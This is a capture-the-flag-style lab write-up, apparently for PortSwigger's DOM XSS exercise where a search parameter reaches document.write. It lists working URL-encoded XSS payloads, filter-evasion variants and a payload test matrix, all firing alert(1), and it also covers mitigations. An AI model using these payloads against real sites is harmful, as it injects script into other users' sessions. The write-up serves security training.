DOM XSS in document.write sink using source
DOM XSS in document.write sink using source: Exploit a DOM-based cross-site scripting (XSS) vulnerability caused by the app writing location.search directly to the page using document.write, and trigger alert(1). • PortSwigger • DOM-XSS, XSS • dom-xss, xss
🎯 Objective
Exploit a DOM-based cross-site scripting (XSS) vulnerability caused by the app writing location.search directly to the page using document.write, and trigger alert(1).
🧭 Target & Context
- Lab type: DOM-based XSS (source:
location.search→ sink:document.write) - Target URL (example):
https://0af9007c03d7ecebc1f726b7001f0052.web-security-academy.net/
- Vulnerable behavior: The page reads the search query from the URL and writes it into the DOM without sanitization or proper context handling.
🧩 Root Cause
The client-side code (simplified example) does something like:
// Pseudo-code reconstruction
const q = new URLSearchParams(location.search).get('search') || '';
document.write('<p>Results for: ' + q + '</p>');
document.write injects untrusted data as HTML, so a crafted query string can break out of the intended context and introduce executable markup (e.g., a <script> tag or an SVG with an event handler).
✅ Exploitation — Working Payloads
Tip: Use URL-encoding for reliability when pasting in the address bar.
1) Minimal working example (as observed)
Open:
https://0af9007c03d7ecebc1f726b7001f0052.web-security-academy.net/?search=ko%22%3Ealert(1)This breaks out of the attribute/text context and executes alert(1).
2) Classic DOM XSS payloads
SVG onload (widely reliable):
?search=%22%3E%3Csvg/onload%3Dalert(1)%3EScript tag (if not filtered):
?search=%22%3E%3Cscript%3Ealert(1)%3C/script%3EIMG onerror (fallback):
?search=%22%3E%3Cimg%20src%3Dx%20onerror%3Dalert(1)%3EWhy these work: the injected
">closes the current context, then a new tag with a JS event handler (or<script>) is inserted, which the browser executes immediately afterdocument.writeflushes the HTML to the document.
🔬 Reproduction Steps (Clean & Repeatable)
- Navigate to the lab’s base URL.
- Append one of the encoded payloads to the
?search=parameter (see above). - Load the page and observe a JavaScript dialog
alert(1)(XSS confirmed).
🖼️ Evidence (Screenshots)
- Discovery:
https://0af9007c03d7ecebc1f726b7001f0052.web-security-academy.net/?search=%22%3E
- Working payload:
?search=ko%22%3Ealert(1)
- Executed alert:

🧠 Why It Works (DOM Flow)
- Source:
location.search(fully attacker-controlled) - Sink:
document.write()(HTML injection sink) - Context: The input is inserted directly into HTML without escaping → attacker closes the surrounding context and injects a new executable element.
You can confirm the flow by searching the page scripts for location.search, document.write, or inspecting script sources via DevTools (Ctrl/Cmd+Shift+F).
🧪 Variants to Try
- Encode with HTML entities to dodge fragile filters:
","," - Swap payloads:
"><svg/onload=print()>"><details/open ontoggle=alert(1)>(noonloadneeded)"><iframe srcdoc='<script>alert(1)</script>'>
- If the app tries to stringify JSON before writing, break with
"]><svg/onload=alert(1)>
🔐 Mitigations
- Never use
document.writefor untrusted data. Prefer safe DOM APIs:const node = document.createTextNode(q); targetElement.appendChild(node); // or targetElement.textContent = q; - Context-appropriate encoding:
- HTML text nodes → HTML-escape (
< > & " ') - HTML attributes → additionally escape quotes
- URL/JS/CSS contexts → use appropriate encoders
- HTML text nodes → HTML-escape (
- DOMPurify (allowlist sanitizer) if HTML rendering is required.
- CSP (Content Security Policy) as a defense-in-depth layer (e.g., disallow
unsafe-inline, restrict sources).
⛏️ Appendix — Quick Test Matrix
| Context hint in DOM | Try first | Fallbacks |
|---|---|---|
| Plain text/attribute | "><svg/onload=alert(1)> | "><img src=x onerror=alert(1)> |
| Likely script injection | ');alert(1);// | "-alert(1)-" |
| JSON-ish | "]><svg/onload=alert(1)> | "};alert(1);// |
📌 Notes
alert(1)is used for harmless proof-of-concept. Replace withprint()if the lab requires it.- DOM-based XSS doesn’t require a server response change; the vulnerability is entirely in the client-side JavaScript flow.
✅ Conclusion
The lab is solved by injecting an encoded payload into ?search=... that breaks context and executes JavaScript when the app writes location.search to the document using document.write.
Working example:
https://0af9007c03d7ecebc1f726b7001f0052.web-security-academy.net/?search=%22%3E%3Csvg/onload%3Dalert(1)%3EComments
Comments
Loading comments…